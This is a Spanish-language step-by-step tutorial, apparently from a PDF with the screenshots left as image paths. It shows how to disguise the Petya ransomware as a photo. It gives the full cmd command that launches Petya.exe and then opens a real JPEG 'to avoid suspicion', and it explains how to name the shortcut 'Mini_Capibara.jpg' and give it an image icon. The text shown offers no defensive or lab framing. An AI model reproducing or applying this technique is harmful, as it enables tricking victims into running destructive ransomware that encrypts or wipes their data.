
## 2. Ahora extraemos “Petya” y vemos el contenido.



## 3. Ahora lo que haremos es mover el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen



#### 4. Nos vamos al directorio y lo que haremos es crear un acceso directo




#### 2. Colocamos este comando:


```
cmd /c start "" "C:\Users\Equipo\Documents\Imagen_Ransomware\Petya.exe" && start ""  
"C:\Users\Equipo\Documents\Imagen_Ransomware\Mini_Capibara.jpg"
```

Explicación del comando:


- cmd /c → Ejecuta un comando en la terminal y se cierra automáticamente.
- start "" "C:\ruta\Petya.exe" → Inicia el ransomware.
- && → Espera a que el primer comando se ejecute y luego lanza el siguiente.
- start "" "C:\ruta\Mini\_Capibara.jpg" → Abre la imagen para evitar sospechas.




### 3. Damos en siguiente y colocamos el siguiente nombre para el acceso directo “Mini\_Capibara.jpg”






4. Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo ejecutable




y seleccionamos el icono el predefinido de una imagen buscando en "examinar"









